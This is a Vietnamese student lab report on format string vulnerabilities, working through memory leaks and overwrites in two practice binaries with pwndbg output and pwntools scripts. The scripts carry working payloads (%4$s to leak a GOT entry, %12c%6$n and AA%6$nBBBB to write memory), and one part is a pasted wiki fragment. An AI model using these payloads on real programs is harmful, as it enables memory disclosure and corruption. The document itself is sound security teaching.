

# Lab 4 - Format String - Nhóm 2

GVHD: Nguyễn Hữu Quyền  
Mã môn: NT521.P11.ANTN.1

Thành viên	MSSV
Vũ Ngọc Quốc Khánh	22520661
Nguyễn Đức Luân	22520825
Đào Hoàng Phúc	22521110

## Yêu cầu 1

Yêu cầu	Chuỗi định dạng
1. In ra 1 số nguyên hệ thập phân	%d
2. In ra 1 số nguyên 4 byte hệ thập lục phân, trong đó luôn in đủ 8 số hexan.	%08X
3. In ra số nguyên dương, có ký hiệu + phía trước và chiếm ít nhất 5 ký tự, nếu không đủ thì thêm ký tự 0.	%+05d
4. In tối đa chuỗi 8 ký tự, nếu dư sẽ cắt bớt.	%.8s
5. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và luôn hiển thị 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm khoảng trắng ở phần nguyên.	%7.3f
6. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và luôn hiển thị 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm ký tự 0 ở phần nguyên.	%07.3f

## Yêu cầu 2

Chuỗi `“%08x.%08x.%08x”` có ý nghĩa là in ra dưới dạng 3 chuỗi hexan sao cho đủ 8 ký tự, nếu không đủ thì sẽ thêm số 0, các chuỗi ngăn cách bởi dấu chấm

Khi chạy chương trình

```
> ./app-leak
```

```
%08x.%08x.%08x
```

```
00000001.22222222.ffffffff.%08x.%08x.%08x
```

```
ffffcbf0.f7fbe7b0.00000001
```

```

disasm      disassemble      disconnect      display      distance
pwndbg> disassemble main
Dump of assembler code for function main:
    0x0804849b <+0>:      lea     ecx,[esp+0x4]
    0x0804849f <+4>:      and     esp,0xffffffff0
    0x080484a2 <+7>:      push   DWORD PTR [ecx-0x4]
    0x080484a5 <+10>:     push   ebp
    0x080484a6 <+11>:     mov     ebp,esp
    0x080484a8 <+13>:     push   ecx
    0x080484a9 <+14>:     sub     esp,0x74
    0x080484ac <+17>:     mov     DWORD PTR [ebp-0xc],0x1
    0x080484b3 <+24>:     mov     DWORD PTR [ebp-0x10],0x22222222
    0x080484ba <+31>:     mov     DWORD PTR [ebp-0x14],0xffffffff
    0x080484c1 <+38>:     sub     esp,0x8
    0x080484c4 <+41>:     lea     eax,[ebp-0x78]
    0x080484c7 <+44>:     push   eax
    0x080484c8 <+45>:     push   0x80485a0
    0x080484cd <+50>:     call   0x8048380 <__isoc99_scanf@plt>
    0x080484d2 <+55>:     add     esp,0x10
    0x080484d5 <+58>:     sub     esp,0xc
    0x080484d8 <+61>:     lea     eax,[ebp-0x78]
    0x080484db <+64>:     push   eax
    0x080484dc <+65>:     push   DWORD PTR [ebp-0x14]
    0x080484df <+68>:     push   DWORD PTR [ebp-0x10]
    0x080484e2 <+71>:     push   DWORD PTR [ebp-0xc]
    0x080484e5 <+74>:     push   0x80485a3
    0x080484ea <+79>:     call   0x8048350 <printf@plt>
    0x080484ef <+84>:     add     esp,0x20
    0x080484f2 <+87>:     sub     esp,0xc
    0x080484f5 <+90>:     lea     eax,[ebp-0x78]
    0x080484f8 <+93>:     push   eax
    0x080484f9 <+94>:     call   0x8048350 <printf@plt>
    0x080484fe <+99>:     add     esp,0x10
    0x08048501 <+102>:    sub     esp,0xc
    0x08048504 <+105>:    push   0xa
    0x08048506 <+107>:    call   0x8048370 <putchar@plt>
    0x0804850b <+112>:    add     esp,0x10
    0x0804850e <+115>:    mov     eax,0x0
    0x08048513 <+120>:    mov     ecx,DWORD PTR [ebp-0x4]
    0x08048516 <+123>:    leave
    0x08048517 <+124>:    lea     esp,[ecx-0x4]
    0x0804851a <+127>:    ret
End of assembler dump.
pwndbg> |

```

Sau khi disassemble, ta thấy 2 địa chỉ hàm printf được gọi là 0x080484ea và 0x080484f9  
Đặt breakpoint tại 2 điểm này

```
pwndbg> b* 0x080484ea
Breakpoint 1 at 0x80484ea
pwndbg> b* 0x080484f9
Breakpoint 2 at 0x80484f9
pwndbg> run
Starting program: /mnt/d/truongC/HK5/LTAnToan/lab4/Lab4-resource/app-leak
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

Sau khi run

```
Breakpoint 1, 0x080484ea in main ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
EAX 0xffffcb70 ← '%08x.%08x.%08x'
EBX 0xf7faa000 (_GLOBAL_OFFSET_TABLE_) ← 0x229dac
ECX 0xf7f24300 (_nl_C_LC_CTYPE_class+256) ← 0x20002
EDX 0
EDI 0xf7ffcb00 (_rtld_global_ro) ← 0
ESI 0xffffccb4 → 0xffffce55 ← '/mnt/d/truongC/HK5/LTAnToan/lab4/Lab4-resource/app-leak'
EBP 0xffffcbe8 → 0xf7ffd020 (_rtld_global) → 0xf7ffda40 ← 0
ESP 0xffffcb50 → 0x80485a3 ← and eax, 0x2e783830 /* '%08x.%08x.%08x.%s\n' */
EIP 0x080484ea (main+79) → 0xfffe61e8 ← 0
[ DISASM / i386 / set emulate on ]
- 0x080484ea <main+79> call printf@plt <printf@plt>
format: 0x80485a3 ← '%08x.%08x.%08x.%s\n'
vararg: 1
0x080484ef <main+84> add esp, 0x20
0x080484f2 <main+87> sub esp, 0xc
0x080484f5 <main+90> lea eax, [ebp - 0x78]
0x080484f8 <main+93> push eax
0x080484f9 <main+94> call printf@plt <printf@plt>
0x080484fe <main+99> add esp, 0x10
0x08048501 <main+102> sub esp, 0xc
0x08048504 <main+105> push 0xa
0x08048506 <main+107> call putchar@plt <putchar@plt>
0x0804850b <main+112> add esp, 0x10
[ STACK ]
00:0000 esp 0xffffcb50 → 0x80485a3 ← and eax, 0x2e783830 /* '%08x.%08x.%08x.%s\n' */
01:0004 -094 0xffffcb54 ← 1
02:0008 -090 0xffffcb58 ← 0x22222222 ('''')
03:000c -08c 0xffffcb5c ← 0xffffffff
04:0010 -088 0xffffcb60 → 0xffffcb70 ← '%08x.%08x.%08x'
05:0014 -084 0xffffcb64 → 0xffffcb70 ← '%08x.%08x.%08x'
06:0018 -080 0xffffcb68 → 0xf7f7be7b0 → 0x804829f ← inc edi /* 'GLIBC_2.0' */
07:001c -07c 0xffffcb6c ← 1
[ BACKTRACE ]
- 0 0x080484ea main+79
1 0xf7da1519 __libc_start_call_main+121
2 0xf7da15f3 __libc_start_main+147
```

Stack của chương trình với các tham số:

```
[ STACK ]
00:0000 esp 0xffffcb50 → 0x80485a3 ← and eax, 0x2e783830 /* '%08x.%08x.%08x.%s\n' */
01:0004 -094 0xffffcb54 ← 1
02:0008 -090 0xffffcb58 ← 0x22222222 ('''')
03:000c -08c 0xffffcb5c ← 0xffffffff
04:0010 -088 0xffffcb60 → 0xffffcb70 ← '%08x.%08x.%08x'
05:0014 -084 0xffffcb64 → 0xffffcb70 ← '%08x.%08x.%08x'
```

STT	Địa chỉ	Giá trị	Giải thích
1	0xffffcb50	0x80485a3	Địa chỉ của format string
2	0xffffcb54	1	Biến a
3	0xffffcb58	0x22222222	Biến b
4	0xffffcb5c	0xffffffff	Biến c
5	0xffffcb60	0xffffcb70	Biến s của input

Ta tiếp tục chạy đến dòng printf thứ 2

```
esp 0xffffcb60 → 0xffffcb70 ← '%08x.%08x.%08x'
-084 0xffffcb64 → 0xffffcb70 ← '%08x.%08x.%08x'
-080 0xffffcb68 → 0xf7fbe7b0 → 0x804829f ← inc edi /* 'GLIBC_2.0' */
-07c 0xffffcb6c ← 1
```

Tại đây chỉ có 1 tham số là chuỗi s nhập vào, nhưng ta cố tình ghi như là format string nên nó sẽ in tiếp 3 giá trị có địa chỉ tiếp theo là 0xffffcb70, 0xf7fbe7b0 và 0x00000001

Ta chạy chương trình tiếp để kiểm tra

```
pwndbg> c
Continuing.
ffffcb70.f7fbe7b0.00000001
[Inferior 1 (process 5128) exited normally]
pwndbg> |
```

## Đề bài

Sinh viên khai thác và truyền chuỗi s để đọc giá trị biến c của main. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

Bonus: chuỗi s không dài hơn 10 ký tự.

## Các bước thực hiện

Sau khi disassemble, ta thấy giá trị của biến c được lưu ở địa chỉ `ebp - 0x14`

```
Disable Pwndbg context information display with set context-sections ''
pwndbg> disassemble main
Dump of assembler code for function main:
0x0804849b <+0>:    lea     ecx,[esp+0x4]
0x0804849f <+4>:    and     esp,0xffffffff
0x080484a2 <+7>:    push    DWORD PTR [ecx-0x4]
0x080484a5 <+10>:   push    ebp
0x080484a6 <+11>:   mov     ebp,esp
0x080484a8 <+13>:   push    ecx
0x080484a9 <+14>:   sub     esp,0x74
0x080484ac <+17>:   mov     DWORD PTR [ebp-0xc],0x1
0x080484b3 <+24>:   mov     DWORD PTR [ebp-0x10],0x22222222
0x080484ba <+31>:   mov     DWORD PTR [ebp-0x14],0xffffffff
0x080484c1 <+38>:   sub     esp,0x8
0x080484c4 <+41>:   lea     eax,[ebp-0x78]
0x080484c7 <+44>:   push    eax
0x080484c8 <+45>:   push    0x80485a0
0x080484cd <+50>:   call    0x8048380 <__isoc99_scanf@plt>
0x080484d2 <+55>:   add     esp,0x10
0x080484d5 <+58>:   sub     esp,0xc
0x080484d8 <+61>:   lea     eax,[ebp-0x78]
0x080484db <+64>:   push    eax
0x080484dc <+65>:   push    DWORD PTR [ebp-0x14]
0x080484df <+68>:   push    DWORD PTR [ebp-0x10]
0x080484e2 <+71>:   push    DWORD PTR [ebp-0xc]
0x080484e5 <+74>:   push    0x80485a3
0x080484ea <+79>:   call    0x8048350 <printf@plt>
0x080484ef <+84>:   add     esp,0x20
0x080484f2 <+87>:   sub     esp,0xc
0x080484f5 <+90>:   lea     eax,[ebp-0x78]
0x080484f8 <+93>:   push    eax
0x080484f9 <+94>:   call    0x8048350 <printf@plt>
0x080484fe <+99>:   add     esp,0x10
0x08048501 <+102>:  sub     esp,0xc
0x08048504 <+105>:  push    0xa
0x08048506 <+107>:  call    0x8048370 <putchar@plt>
0x0804850b <+112>:  add     esp,0x10
0x0804850e <+115>:  mov     eax,0x0
0x08048513 <+120>:  mov     ecx,DWORD PTR [ebp-0x4]
0x08048516 <+123>:  leave
0x08048517 <+124>:  lea     esp,[ecx-0x4]
0x0804851a <+127>:  ret
End of assembler dump.
pwndbg> |
```

Ta lấy địa chỉ cụ thể của biến c

```
pwndbg> p/x $ebp-0x14
$1 = 0xffffcbd4
pwndbg> |
```

Ta tiếp tục chạy đến dòng printf thứ 2



## Parameter field [ edit ]

The parameter field is optional. If included, then matching specifiers to values is *not* sequential. The numeric value, *n*, selects the *n*th value parameter.

Character	Description
<code>n\$</code>	<i>n</i> is the index of the value parameter to serialize using this format specifier

Ta có thể viết ngắn thành:

```
> ./app-leak
%29$#x
00000001.22222222.ffffffff.%29$#x
0xffffffff

WSL at mnt> Lab4-
```

## Yêu cầu 3

### Đề bài

Giải thích vì sao với chuỗi %s%s%s (hoặc chuỗi của sinh viên) lại gây lỗi chương trình?

### Các bước thực hiện

Chuỗi gây ra lỗi sau khi nhập 3 lần %s

```
> ./app-leak
%s%s%s
00000001.22222222.ffffffff.%s%s%s
[1] 6839 segmentation fault ./app-leak

WSL at mnt> Lab4-resource 2s 46ms
```

Sau khi đặt breakpoint ở printf thứ 2, đồng thời nhập chuỗi %s%s%s , ta quan sát stack

```
[ STACK ]
00:0000 | esp 0xffffcb60 -> 0xffffcb70 <- '%s%s%s'
01:0004 | -084 0xffffcb64 -> 0xffffcb70 <- '%s%s%s'
02:0008 | -080 0xffffcb68 -> 0xf7be7b0 -> 0x804829f <- inc edi /* 'GLIBC_2.0' */
03:000c | -07c 0xffffcb6c <- 1
```

Ở đây các giá trị được kỳ vọng in ra được ở địa chỉ 0xffffcb64 , 0xffffcb68 và 0xffffcb6c .



Giá trị ở các địa chỉ này sẽ trỏ tới chuỗi để in, nhưng tại địa chỉ `0xffffcb6c`, giá trị là số 1, nó không trỏ đến chuỗi có thể in gây ra lỗi

```
0xffffffff00000001.22222222.ffffffff.0x1
> ./app-leak
%p.%p.%p
00000001.22222222.ffffffff.%p.%p.%p
0xffffcc00.0xf7fbe7b0.0x1
> ./app-leak
%s%s
00000001.22222222.ffffffff.%s%s
%s%s❖ii
> ./app-leak
```

## Yêu cầu 4

### Đề bài

Sinh viên khai thác và truyền chuỗi s đọc thông tin từ Global Offset Table (GOT) và lấy về địa chỉ của hàm scanf. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết

### Các bước thực hiện

GOT sau khi đã scanf

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource/app-leak:
GOT protection: Partial RELRO | Found 4 GOT entries passing the filter
[0x804a00c] printf@GLIBC_2.0 -> 0xf7dd9a90 (printf) ← endbr32
[0x804a010] __libc_start_main@GLIBC_2.0 -> 0xf7da3560 (__libc_start_main) ← endbr32
[0x804a014] putchar@GLIBC_2.0 -> 0x8048376 (putchar@plt+6) ← push 0x10
[0x804a018] __isoc99_scanf@GLIBC_2.7 -> 0xf7ddac60 (__isoc99_scanf) ← endbr32
pwndbg> |
```

```

0x80484c7 <main+44>    push    eax
0x80484c8 <main+45>    push    0x80485a0
0x80484cd <main+50>    call    __isoc99_scanf@plt    <__isoc99_scanf@plt>

> 0x80484d2 <main+55>    add     esp, 0x10            ESP => 0xffffcd70 (0xffffcd60 + 0x10)
0x80484d5 <main+58>    sub     esp, 0xc            ESP => 0xffffcd64 (0xffffcd70 - 0xc)
0x80484d8 <main+61>    lea     eax, [ebp - 0x78]    EAX => 0xffffcd70 ← 'hell'
0x80484db <main+64>    push    eax
0x80484dc <main+65>    push    dword ptr [ebp - 0x14]
0x80484df <main+68>    push    dword ptr [ebp - 0x10]

[ STACK ]
00:0000 | esp 0xffffcd60 → 0x80485a0 ← and eax, 0x30250073 /* '%s' */
01:0004 | -084 0xffffcd64 → 0xffffcd70 ← 'hell'
02:0008 | -080 0xffffcd68 → 0xf7fbe7b0 → 0x804829f ← inc edi /* 'GLIBC_2.0' */
03:000c | -07c 0xffffcd6c ← 1
04:0010 | -078 0xffffcd70 ← 'hell'
05:0014 | -074 0xffffcd74 ← 0
06:0018 | -070 0xffffcd78 → 0xf7fda40 ← 0
07:001c | -06c 0xffffcd7c → 0xf7fd000 (_GLOBAL_OFFSET_TABLE_) ← 0x36f2c

[ BACKTRACE ]
> 0 0x80484d2 main+55
1 0xf7da3519 __libc_start_call_main+121
2 0xf7da35f3 __libc_start_main+147
3 0x80483c1 _start+33

```

Ta thấy chuỗi s sẽ được lưu ở địa chỉ 0xffffcb70

Tiếp tục chạy đến dòng printf thứ 2

```

0x804850b <main+112>    add     esp, 0x10
0x804850e <main+115>    mov     eax, 0            EAX => 0
0x8048513 <main+120>    mov     ecx, dword ptr [ebp - 4]
0x8048516 <main+123>    leave
0x8048517 <main+124>    lea     esp, [ecx - 4]
0x804851a <main+127>    ret

[ STACK ]
00:0000 | esp 0xffffcd60 → 0xffffcd70 ← 'hell'
01:0004 | -084 0xffffcd64 → 0xffffcd70 ← 'hell'
02:0008 | -080 0xffffcd68 → 0xf7fbe7b0 → 0x804829f ← inc edi /* 'GLIBC_2.0' */
03:000c | -07c 0xffffcd6c ← 1
04:0010 | eax 0xffffcd70 ← 'hell'
05:0014 | -074 0xffffcd74 ← 0
06:0018 | -070 0xffffcd78 → 0xf7fda40 ← 0
07:001c | -06c 0xffffcd7c → 0xf7fd000 (_GLOBAL_OFFSET_TABLE_) ← 0x36f2c

[ BACKTRACE ]
> 0 0x80484f9 main+94
1 0xf7da3519 __libc_start_call_main+121
2 0xf7da35f3 __libc_start_main+147
3 0x80483c1 _start+33

```

Ta thấy tham số được đặt ở dòng 0xffffcd60, đọc các giá trị được lưu gần địa chỉ

0xffffcd60

```

[ BACKTRACE ]
> 0 0x80484f9 main+94
1 0xf7da3519 __libc_start_call_main+121
2 0xf7da35f3 __libc_start_main+147
3 0x80483c1 _start+33

pwndbg> x/20wx 0xffffcd60
0xffffcd60: 0xffffcd70 0xffffcd70 0xf7fbe7b0 0x00000001
0xffffcd70: 0x6c6c6568 0x00000000 0xf7fda40 0xf7fd000
0xffffcd80: 0xf7fc4540 0xffffffff 0x8048034 0xf7fc66d0
0xffffcd90: 0xf7ffd608 0x00000020 0x00000000 0xffffcf34
0xffffcda0: 0x00000000 0x00000000 0x01000000 0x00000009
pwndbg>

```

Vậy là địa chỉ cần đọc nằm ở tham số thứ 5 của printf(k=5)

Nạp payload bằng code sau:

```

from pwn import *
sh = process('./app-leak')
leakmemory = ELF('./app-leak')
# address of scanf entry in GOT, where we need to read content
__isoc99_scanf_got = leakmemory.got['__isoc99_scanf']
print ("- GOT of scanf: %s" % hex(__isoc99_scanf_got))
# prepare format string to exploit
# change to your format string
fm_str = b'%4$s'
payload = p32(__isoc99_scanf_got) + fm_str
print ("- Your payload: %s"% payload)
# send format string
sh.sendline(payload)
sh.recvuntil(fm_str+b'\n')
# remove the first bytes of __isoc99_scanf@got
print ('- Address of scanf: %s'% hex(u32(sh.recv()[4:8])))
sh.interactive()

```

Giải thích:

+Chuỗi định dạng [address]+"%4\$s": vì mục đích của chúng ta là đọc địa chỉ của hàm scanf được ánh xạ bởi GOT nên sử dụng "%s" để đọc giá trị được trỏ đến(địa chỉ của hàm s) bởi địa chỉ GOT lưu trên stack. Do khi nạp payload vào thì địa chỉ GOT(4 byte đầu tiên) ứng với hàm scanf nằm ở tham số thứ 5 so với hàm printf => k=5 => k-1 =4.

Kiểm tra kết quả chạy chương trình:

+Kết quả mong muốn: (0xf7ddac60)

```

[0x804a018] __isoc99_scanf@GLIBC_2.7 -> 0xf7ddac60 (__isoc99_scanf) ← endbr32

```

+Kết quả thu được:

```

semloh4869@Luan:/mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource$ python3 exploit.py
[+] Starting local process './app-leak': pid 802
[*] '/mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource/app-leak'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
Stripped: No
- GOT of scanf: 0x804a018
- Your payload: b'\x18\xa0\x04\x08%4$s'
- Address of scanf: 0xf7ddac60
[*] Switching to interactive mode
[*] Process './app-leak' stopped with exit code 0 (pid 802)
[*] Got EOF while reading in interactive
$

```

## Yêu cầu 5

Đề bài:

Sinh viên khai thác và truyền chuỗi s để ghi đè biến c của file app overwrite thành giá trị 16.  
Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

## Các bước thực hiện:

Bước 1: Xác định vị trí cần ghi đè(overwrite addr):

Biến c là biến cục bộ, do đó nằm trong stack frame của hàm main. Trong source code của app-overwrite có dòng code 6 giúp in ra địa chỉ của biến c này. Lưu ý: khi debug và khi chạy địa chỉ này sẽ khác nhau.

```
semloh4869@Luan: /mnt/d/C x + v
semloh4869@Luan: /mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource$ ./app-overwrite
0xffffffff5c
hello
hello
a = 123, b = 1c8, c = 789
semloh4869@Luan: /mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource$ |
```

Do c nằm trong stack, địa chỉ có thể khác nhau giữa lúc debug và chạy chương trình.

Ví dụ trong gdb, ta thấy được biến c được lưu trữ tại 0xffffce5c, khác lúc chạy.

```
semloh4869@Luan: /mnt/d/C x + v
0x8048499 <main+14> sub esp, 0x74 ESP => 0xffffcd70 (0xffffcde4 - 0x74)
0x804849c <main+17> mov dword ptr [ebp - 0xc], 0x315 [0xffffcd70] => 0x315
0x80484a3 <main+24> sub esp, 8 ESP => 0xffffcd68 (0xffffcd70 - 0x8)
0x80484a6 <main+27> lea eax, [ebp - 0xc] EAX => 0xffffcd70 ← 0x315
0x80484a9 <main+30> push eax
0x80484aa <main+31> push 0x80485e0
0x80484af <main+36> call printf@plt <printf@plt>
0x80484b4 <main+41> add esp, 0x10
0x80484b7 <main+44> sub esp, 8
0x80484ba <main+47> lea eax, [ebp - 0x70]
0x80484bd <main+50> push eax

[ STACK ]
00:0000 esp 0xffffcde4 → 0xffffce00 ← 1
01:0004 ebp 0xffffcde8 → 0xf7fd020 (_rtld_global) → 0xf7fda40 ← 0
02:0008 +004 0xffffcddec → 0xf7da4519 (__libc_start_call_main+121) ← add esp, 0x10
03:000c +008 0xffffcdff0 → 0xffffd003 ← '/mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource/app-overwrite'
04:0010 +00c 0xffffcdff4 ← 0x70 /* 'p' */
05:0014 +010 0xffffcdff8 → 0xf7fd000 (_GLOBAL_OFFSET_TABLE_) ← 0x36f2c
06:0018 +014 0xffffcdffc → 0xf7da4519 (__libc_start_call_main+121) ← add esp, 0x10
07:001c ecx 0xffffce00 ← 1

[ BACKTRACE ]
> 0 0x8048499 main+14
1 0xf7da4519 __libc_start_call_main+121
2 0xf7da45f3 __libc_start_main+147
3 0x80483b1 _start+33

pwndbg> print $ebp-0xc
$1 = (void *) 0xffffcd7c
pwndbg>
```

Bước 2: Xác định overwrite offset của hàm printf:

Thực hiện debug chương trình ta thấy chuỗi s được lưu ở địa chỉ 0xffffcd78:

```

[ DISASM / i386 / set emulate on ]
0x80484b7 <main+44>    sub     esp, 8          ESP => 0xffffcd68 (0xffffcd70 - 0x8)
0x80484ba <main+47>    lea     eax, [ebp - 0x70] EAX => 0xffffcd78 -> 0xf7fda40 <- 0
0x80484bd <main+50>    push   eax
0x80484be <main+51>    push   0x80485e4
0x80484c3 <main+56>    call   __isoc99_scanf@plt <__isoc99_scanf@plt>
> 0x80484c8 <main+61>    add     esp, 0x10      ESP => 0xffffcd70 (0xffffcd60 + 0x10)
0x80484cb <main+64>    sub     esp, 0xc       ESP => 0xffffcd64 (0xffffcd70 - 0xc)
0x80484ce <main+67>    lea     eax, [ebp - 0x70] EAX => 0xffffcd78 <- 'hello'
0x80484d1 <main+70>    push   eax
0x80484d2 <main+71>    call   printf@plt      <printf@plt>
0x80484d7 <main+76>    add     esp, 0x10

[ STACK ]
00:0000| esp 0xffffcd60 -> 0x80485e4 <- and eax, 0x590a0073 /* '%s' */
01:0004| -084 0xffffcd64 -> 0xffffcd78 <- 'hello'
02:0008| -080 0xffffcd68 -> 0xf7fbe7b0 -> 0x804829c <- inc edi /* 'GLIBC_2.0' */
03:000c| -07c 0xffffcd6c <- 1
04:0010| -078 0xffffcd70 <- 0
05:0014| -074 0xffffcd74 <- 1
06:0018| -070 0xffffcd78 <- 'hello'
07:001c| -06c 0xffffcd7c -> 0xf7ff006f (_dl_out_of_memory+7) <- 'memory'

[ BACKTRACE ]
> 0 0x80484c8 main+61
1 0xf7da4519 __libc_start_call_main+121
2 0xf7da45f3 __libc_start_main+147
3 0x80483b1 _start+33

```

Tiếp tục debug đến lệnh gọi hàm printf() thứ 2, ta thấy được tham số của nó bắt đầu từ vị trí 0xffffcd60:

```

0x80484c8 <main+61>    add     esp, 0x10      ESP => 0xffffcd70 (0xffffcd60 + 0x10)
0x80484cb <main+64>    sub     esp, 0xc       ESP => 0xffffcd64 (0xffffcd70 - 0xc)
0x80484ce <main+67>    lea     eax, [ebp - 0x70] EAX => 0xffffcd78 <- 'hello'
0x80484d1 <main+70>    push   eax
> 0x80484d2 <main+71>    call   printf@plt      <printf@plt>
    format: 0xffffcd78 <- 'hello'
    vararg: 0xffffcd78 <- 'hello'

0x80484d7 <main+76>    add     esp, 0x10
0x80484da <main+79>    mov     eax, dword ptr [ebp - 0xc]
0x80484dd <main+82>    cmp     eax, 0x10
0x80484e0 <main+85>    jne     main+105       <main+105>

0x80484e2 <main+87>    sub     esp, 0xc

[ STACK ]
00:0000| esp 0xffffcd60 -> 0xffffcd78 <- 'hello'
01:0004| -084 0xffffcd64 -> 0xffffcd78 <- 'hello'
02:0008| -080 0xffffcd68 -> 0xf7fbe7b0 -> 0x804829c <- inc edi /* 'GLIBC_2.0' */
03:000c| -07c 0xffffcd6c <- 1
04:0010| -078 0xffffcd70 <- 0
05:0014| -074 0xffffcd74 <- 1
06:0018| eax 0xffffcd78 <- 'hello'
07:001c| -06c 0xffffcd7c -> 0xf7ff006f (_dl_out_of_memory+7) <- 'memory'

[ BACKTRACE ]
> 0 0x80484d2 main+71
1 0xf7da4519 __libc_start_call_main+121
2 0xf7da45f3 __libc_start_main+147
3 0x80483b1 _start+33

```

Như vậy, vị trí lưu chuỗi định dạng s sẽ tương ứng với tham số thứ 7 của printf.

Bước 3: Xác định chuỗi định dạng để ghi đè

Giả sử từ bước 2 và 3, ta có địa chỉ của biến c trong chuỗi s sẽ tương ứng với vị trí tham số thứ k của hàm printf, khi đó có thể tạo chuỗi định dạng như sau để ghi đè lên vị trí biến c:

[addr of c][additional format]%<k-1>\$n

Lưu ý ta cần gán c thành 16. Trong đó, số ký tự đã được in ra ở phần [addr of c] là 4 byte (4 ký tự). Vậy muốn %n ghi được giá trị 16, ta cần additional format sẽ có tác dụng in 12

ký tự nữa.

Dùng chuỗi format **%12c** để in được 12 ký tự.

Bước 4. Truyền chuỗi để ghi đè (k=7 => k-1=6)

```
from pwn import *
def forc():
    sh = process('./app-overwrite')
    # get address of c from the first output
    c_addr = int(sh.recvuntil('\n', drop=True), 16)
    print ('- Address of c: %s' % hex(c_addr))
    # additional format - change to your format to create 12 characters
    additional_format = b'%12c'
    # overwrite offset - change to your format
    overwrite_offset = b'%6$n'
    payload = p32(c_addr) + additional_format + overwrite_offset
    print ('- Your payload: %s' % payload)
    sh.sendline(payload)
    sh.interactive()
forc()
```

Kết quả chạy code khai thác như bên dưới là thành công.

```
semloh4869@Luan:/mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource$ python3 test.py
[*] Starting local process './app-overwrite': pid 4090
/mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource/test.py:5: BytesWarning: Text is not bytes; assuming ASCII,
no guarantees. See https://docs.pwntools.com/#bytes
  c_addr = int(sh.recvuntil('\n', drop=True), 16)
- Address of c: 0xfffff5c
- Your payload: b'\\\x00\xff\xff%12c%6$n'
[*] Switching to interactive mode
\\\x00\xff\xff      \xf8
You modified c.

a = 123, b = 1c8, c = 16
[*] Process './app-overwrite' stopped with exit code 0 (pid 4090)
[*] Got EOF while reading in interactive
$
```

## Yêu cầu 6

### Đề bài:

Sinh viên khai thác và truyền chuỗi s để ghi đè biến a của file app overwrite thành giá trị 2. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

### Các bước thực hiện:

Bước 1: Xác định vị trí cần ghi đè(overwrite addr):

a là biến toàn cục đã được gán giá trị, do đó không nằm trên stack mà nằm trong section .data

với địa chỉ cụ thể. Có thể info variables để xem địa chỉ của a.

```
pwndbg> info variables a
All variables matching regular expression "a":

Non-debugging symbols:
0x08049f08 __frame_dummy_init_array_entry
0x08049f08 __init_array_start
0x08049f0c __do_global_ctors_aux_fini_array_entry
0x08049f0c __init_array_end
0x0804a01c __data_start
0x0804a01c data_start
0x0804a020 __dso_handle
0x0804a024 a
0x0804a02c __bss_start
0x0804a02c _edata
pwndbg> |
```

Vậy địa chỉ của biến a là **0x0804a024**

Bước 2: Xác định payload:

Do giá trị ghi đè yêu cầu lên biến a là 2 nên ta sẽ dùng cách ghi đè tại địa chỉ tùy ý như sau:

[additional format]%<m-1>\$n[padding][overwrite addr]
---

Đầu tiên là xác định **additional format** thì ta có thể sử dụng "%2c" hoặc hai kí tự bất kì "AA" đại diện cho 2 byte được in ra.

Tiếp theo là xác định overwrite offset, ta cần đảm bảo payload phải có kích thước byte chia hết cho 4 nhằm giúp địa chỉ ghi đè giá trị có thể truy xuất được trên stack:

Ta giả sử địa chỉ ghi đè là 4 byte kí tự "BBBB"

Ta có chuỗi payload như sau "AA%6\$nBBBB"

Debug chương trình và nhập payload này và kiểm tra ở hàm printf thứ hai:



```

semloh4869@Luan: /mnt/d/C x Windows PowerShell x + v
0x80484c8 <main+61> add esp, 0x10 ESP => 0xffffcd70 (0xffffcd60 + 0x10)
0x80484cb <main+64> sub esp, 0xc ESP => 0xffffcd64 (0xffffcd70 - 0xc)
0x80484ce <main+67> lea eax, [ebp - 0x70] EAX => 0xffffcd78 <- 'AA%6$nBBBB'
0x80484d1 <main+70> push eax
> 0x80484d2 <main+71> call printf@plt <printf@plt>
format: 0xffffcd78 <- 'AA%6$nBBBB'
vararg: 0xffffcd78 <- 'AA%6$nBBBB'

0x80484d7 <main+76> add esp, 0x10
0x80484da <main+79> mov eax, dword ptr [ebp - 0xc]
0x80484dd <main+82> cmp eax, 0x10
0x80484e0 <main+85> jne main+105 <main+105>

0x80484e2 <main+87> sub esp, 0xc

[ STACK ]
00:0000 esp 0xffffcd60 -> 0xffffcd78 <- 'AA%6$nBBBB'
01:0004 -084 0xffffcd64 -> 0xffffcd78 <- 'AA%6$nBBBB'
02:0008 -080 0xffffcd68 -> 0xf7fbe7b0 -> 0x804829c <- inc edi /* 'GLIBC_2.0' */
03:000c -07c 0xffffcd6c <- 1
04:0010 -078 0xffffcd70 <- 0
05:0014 -074 0xffffcd74 <- 1
06:0018 eax 0xffffcd78 <- 'AA%6$nBBBB'
07:001c -06c 0xffffcd7c <- '$nBBBB'

[ BACKTRACE ]
> 0 0x80484d2 main+71
1 0xf7da4519 __libc_start_call_main+121
2 0xf7da45f3 __libc_start_main+147
3 0x80483b1 _start+33

pwndbg> |

```

```

